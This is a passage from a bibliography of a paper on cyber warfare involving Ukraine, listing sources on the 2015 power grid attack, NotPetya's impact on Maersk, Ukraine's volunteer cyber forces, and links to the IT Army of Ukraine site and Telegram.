28. Whitehead, D. E., Owens, K., Gammel, D., & Smith, J. (2017, April). Ukraine cyber-induced power outage: Analysis and practical mitigation strategies. In 2017 70th Annual conference for protective relay engineers (CPRE) (pp. 1-8). IEEE.
29. Ansaria, A. (2024). Analysis of Ukraine power grid cyber-attack 2015. World Journal of Advanced Engineering Technology and Sciences, 11(1), 410-412.
30. Porteconomics Management. (n.d.). Petya ransomware cyber attack on Maersk. InfoTranSec. (2021, March 4). The impacts of NotPetya ransomware: What you need to know.
31. Горичева, Ю. (2022, 11 квітня). Хто такі кіберсолдати України і як вони діють проти Росії. Радіо Свобода.
32. Криськов, А., & Шаповалов, В. (н.д.). КІБЕР ФРОНТ У ГІБРИДНІЙ ВІЙНІ росії ПРОТИ УКРАЇНИ. Тернопільський національний технічний університет імені Івана Пулюя.
33. IT ARMY OF UKRAINE, https://itarmy.com.ua/?lang=ua
34. Telegram, https://telegram.org